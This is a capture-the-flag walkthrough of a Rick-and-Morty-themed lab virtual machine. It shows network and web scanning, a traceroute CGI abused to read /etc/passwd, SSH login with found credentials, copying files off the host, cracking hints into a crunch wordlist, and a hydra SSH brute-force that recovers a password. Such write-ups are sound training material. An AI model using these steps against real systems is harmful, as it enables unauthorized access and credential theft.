

## VM\_1\_207

OS : Fedora : easy !

```
Fedora 26 (Server Edition)
Kernel 4.11.8-300.fc26.x86_64 on an x86_64 (tty1)

Admin Console: https://10.188.61.252:9090/ or https://[fe80::8790:ead6:7447:ae72
]:9090/

localhost login: _
```

**First:** let's discover network and machines around

```
(root@kali)-[/home/kali]
# sudo netdiscover -i eth0 -r 10.188.61.0
```

Here is the machine's ip and mac addresses


```
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.188.61.252 | 08:00:27:bf:52:95 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+
```

Next thing is detecting open ports.

Using Nmap we test every port and get the following:

```
(root@kali)~[/home/kali]
# nmap -A 10.188.61.252 --system-dns
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 04:36 EDT
Nmap scan report for 10.188.61.252
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0      0      42 Aug 22 2017 FLAG.txt
| -drwxr-xr-x  2 0      0      6 Feb 12 2017 pub
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.188.61.10
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh?
| fingerprint-strings:
|   NULL:
|_  Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
|_ http-methods:
```

Opened ports : 21, 22, 80, 9090, 13337, 22222, 60000



We try <https://10.188.61.252:9090> Here is 10 points.

**Nikto** : an open-source tool written in **perl** programming language, to scan vulnerabilities available in our web server, **-h** to specify the url

```
(root@kali)-[/home/kali]
# nikto -h 10.188.61.252
- Nikto v2.1.6

+ Target IP:      10.188.61.252
+ Target Hostname: 10.188.61.252
+ Target Port:    80
+ Start Time:     2021-10-27 16:03:34 (GMT-4)


+ Server: Apache/2.4.27 (Fedora)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2021-10-27 16:04:33 (GMT-4) (59 seconds)

+ 1 host(s) tested
```

We can see some vulnerabilities such as **XSS (Cross Site Scripting)**

We can see some directories such as: **/passwords/ /icons/** it's possible they contain some interesting

After trying several things, I tried <http://10.188.61.252:80> and I got this:



## Source code :

```
view-source:http://10.188.61.252/

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <center><font size="20" color="yellow"><b>MORTY'S COOL WEBSITE</b></font></center>
6 <center><font size = "5" color="yellow">It's not finished yet ok. Stop judging me.</font></center>
7 <style>
8 body
9 {
10     background-image: url("morty.png");
11 }
12 </style>
13 </head>
14 </html>
15
```

## Folder /icons/

localhost.localdomain x Morty's Website x Index of /icons x +

10.188.61.252/icons/

### Index of /icons

Name	Last modified	Size	Description
Parent Directory	-	-	-
a.gif	2004-11-21 07:16	246	
a.png	2007-09-11 15:11	306	
alert.black.gif	2004-11-21 07:16	242	
1.1.1.1	2007-09-11 15:11	306	

## Folder: /passwords/

We got two files: **FLAG.txt** and **passwords.html**


localhost.localdom x Morty's Website x Index of /passwords x Morty's Website x 10.188.61.252/passwo x +

10.188.61.252/passwords/


### Index of /passwords

Name	Last modified	Size	Description
Parent Directory	-	-	-
FLAG.txt	2017-08-22 02:31	44	
passwords.html	2017-08-23 19:51	352	

Let's check what's inside




We got more **10 points**



And inside **passwords.html** : **Password : winter**

As we know that ftp port (21) is open, let's try ftp request:


**Ftp connection :**



**Username : anonymous, Password: winter**

Using ls command we got a file named **FLAG.txt** and a directory, named **pub**

Use command: get FLAG.txt



Let's check file content :

```
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x
LAG{Whoa this is unexpected} - 10 Points
```

## We got more 10 points

Now, let's try a deep scan of the web server

### Dirb:

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analyzing the responses.

By default, dirb use the wordlist named **common.txt**

```
(root@kali)~[/home/kali]
# dirb http://10.188.61.252

DIRB v2.22
By The Dark Raver

START_TIME: Wed Oct 27 17:38:15 2021
URL_BASE: http://10.188.61.252/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://10.188.61.252/ ---
+ http://10.188.61.252/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.188.61.252/index.html (CODE:200|SIZE:326)
=> DIRECTORY: http://10.188.61.252/passwords/
+ http://10.188.61.252/robots.txt (CODE:200|SIZE:126)


--- Entering directory: http://10.188.61.252/passwords/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Oct 27 17:38:17 2021
DOWNLOADED: 4612 - FOUND: 3
```

**We got : robot.txt, index.html, and a folder named /cgi-bin/, of apache,** usually contain files written in different PL., usually here is the path: **/var/www/cgi-bin/**

**CGI:** Common gateway interface which is a standard to execute some code in **c, bash, php ...etc**


Chack what's inside robots.txt




They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root\_shell.cgi  
/cgi-bin/tracertool.cgi  
/cgi-bin/\*

**Root\_shell.cgi** it may help us to get in.




```
1 <html><head><title>Root Shell
2 </title></head>
3 --UNDER CONSTRUCTION--
4 <!--HAAHAHAHAHAAaAAAGGAgagAGAGAGG-->
5 <!--I'm sorry Morty. It's a bummer.-->
6 </html>
```



--UNDER CONSTRUCTION--

Let's now try /cgi-bin/tracertool.cgi

That one allows us have a prompt to type some commands



Let's check what's inside some sensitive files ( /etc/passwd/

## MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Trace!

```
.....:
/etc/passwd
.....:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:./:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:./:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
polkitd:x:997:996:User for polkitd:./:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./:/sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

We figured out we have 3 users ( **RickSanchez**, **Morty**, **Summer**)

We have already found a password “**winter**” it seems to stand for Summer’s authentication.



## Let's make a quick scan for ssh access

```
(root@kali)~# nmap -sV 10.188.61.252 --system-dns -p 1-30000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 18:31 EDT
Nmap scan report for 10.188.61.252
Host is up (0.00059s latency).
Not shown: 29994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh?     OpenSSH 7.5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http     Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh      OpenSSH 7.5 (protocol 2.0)
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
=====
SF-Port22-TCP:V=7.91%I=7%D=10/27%Time=6179D343P=x86_64-pc-linux-gnu%r(
SF:L,42,"Welcome\x20to\x20Ubuntu\x2014\x04\x05\x20LTS\x20(GNU/Linux\x204\
SF:4\x031-generic\x20x86_64)\n");
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
=====
SF-Port13337-TCP:V=7.91%I=7%D=10/27%Time=6179D343P=x86_64-pc-linux-gnu%r(
SF:NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```

## Let's access using ssh

```
(root@kali)~# ssh Summer@10.188.61.252 -p 22222
The authenticity of host '[10.188.61.252]:22222 ([10.188.61.252]:22222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmXU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.188.61.252]:22222' (ECDSA) to the list of known hosts.
Summer@10.188.61.252's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ cd /home/Morty/
[Summer@localhost ~]$
```

Awesome, it works 😊 !

## Let's explore more: we confirm we have 3 users :

```
[Summer@localhost ~]$ cd /home/
Morty/ RickSanchez/ Summer/
[Summer@localhost ~]$ cd /home/
```

## File : FLAG.txt

```
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost ~]$ cat FLAG.txt
systemd-timesyncd:192.168.1.1:systemd Time Synchronization:/:/sbin/nologin
systemd-networkd:192.168.1.1:systemd Network Management:/:/sbin/nologin
systemd-resolved:192.168.1.1:systemd Resolver:/:/sbin/nologin
dbus:192.168.1.1:system message bus:/:/sbin/nologin
polkitd:192.168.1.1:polkitd:/:/sbin/nologin
sshd:192.168.1.1:separated SSH:/:/var/empty/sshd:/sbin/nologin
rpcbind:192.168.1.1:rpcbind:/var/lib/rpcbind:/sbin/nologin
abrt:192.168.1.1:abrt:/sbin/nologin
cockpit:192.168.1.1:User for cockpit-ws:/:/sbin/nologin
rpcuser:192.168.1.1:Service User:/var/lib/nfs:/sbin/nologin
chrony:192.168.1.1:/var/lib/chrony:/sbin/nologin
tcpd:192.168.1.1:/sbin/nologin
[Summer@localhost ~]$
```

Go to morty: we got two objects **journal.txt.zip** and **Safe\_Password.jpg**

```
[Summer@localhost Morty]$ cp journal.txt.zip ~
[Summer@localhost Morty]$ cp Safe_Password.jpg ~
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$ cd ~
[Summer@localhost ~]$ ls
FLAG.txt  journal.txt.zip  Safe_Password.jpg
[Summer@localhost ~]$ exit
logout
Connection to 10.188.61.252 closed.
(root@kali)~#
```

Copy files from victim's machine to the kali machine

**Scp:** is an open-source tool to perform a secure copy from a host (ssh)

```
(root@kali)~# scp -P 22222 Summer@10.188.61.252:journal.txt.zip ~
Summer@10.188.61.252's password:
journal.txt.zip 100% 414 704.9KB/s 00:00
(root@kali)~# scp -P 22222 Summer@10.188.61.252:Safe_Password.jpg ~
Summer@10.188.61.252's password:
scp: Safe_Password: No such file or directory
(root@kali)~#
```


Confirm we got the files:

```
(root@kali)~# ls
journal.txt.zip  Safe_Password.jpg
(root@kali)~#
```

Find a way: use strings or head commands

```
(root@kali)~# strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%G'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxz
0D000D\DDD\t\\\t
```

So to open **journal.txt.zip** file which is secured by a password and here is the pw: **Meeseek**



```
~/.cache/fr-HndwtK/journal.txt - Mousepad
File Edit Search View Document Help
1 Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial
  grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe
  password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?
2
3 Anyway. Here it is:
4
5 FLAG: {131333} - 20 Points
6
```

Awesome, we got 20 more points, and we got a number ( 131333) may could be helpful later.

**Back to Ricky space:**

**Ricky chansez**

The folder **RICKS\_SAFE** may contain stuff, so we found a file named safe

```
(root@kali)~# ssh Summer@10.188.61.252 -p 22222
Summer@10.188.61.252's password:
Last login: Wed Oct 27 20:07:04 2021 from 10.188.61.10
[Summer@localhost ~]$ cd /home/RickSanchez/
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~
[Summer@localhost ~]$ exit
logout
Connection to 10.188.61.252 closed.
```

**Take this to kali machine**

```
(root@kali)~# scp -P 22222 Summer@10.188.61.252:safe /home/kali
safe
100% 8704 5.2MB/s 00:00
(root@kali)~#
```

**Flag let's execute this file and using the number found above 131333**

```
[Summer@localhost ~]$ ./safe 131333
decrypt: FLAG{And Awwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also
, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.
[Summer@localhost ~]$
```

Awesome , we got 20 more points and some instruction about his rick's password.

I uppercase, 1 digit, Rick's band's name? checked in internet and found *"The Flesh Curtains"*



To create a personal wordlist, we use **Crunch** :

**for Curtains**; , : stands for capital letter, and % for digits

```
(root@kali)~/home/kali
# crunch 10 10 -t ,%Curtains -o ./wordlist.curtains
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
```

**for flesh**:

```
(root@kali)~/home/kali
# crunch 7 7 -t ,%Flesh -o ./wordlist.flesh
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
```

**Copy both of generated wordlist to only one**

```
(root@kali)~/home/kali
# cat wordlist.curtains > wordlist

(root@kali)~/home/kali
# cat wordlist.flesh >> wordlist

(root@kali)~/home/kali
# wc -l wordlist
520 wordlist

(root@kali)~/home/kali
#
```

**Hydra**: I run this tool specifying user name, wordlist, ssh and ip address and port (22222):

**It took only 45 seconds**

```
(root@kali)~/home/kali
# hydra -l RickSanchez -P wordlist ssh://10.188.61.252 -s 22222 255 x
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-27 19:56:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 520 login tries (l:1/p:520), ~33 tries per task
[DATA] attacking ssh://10.188.61.252:22222/
[22222][ssh] host: 10.188.61.252 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
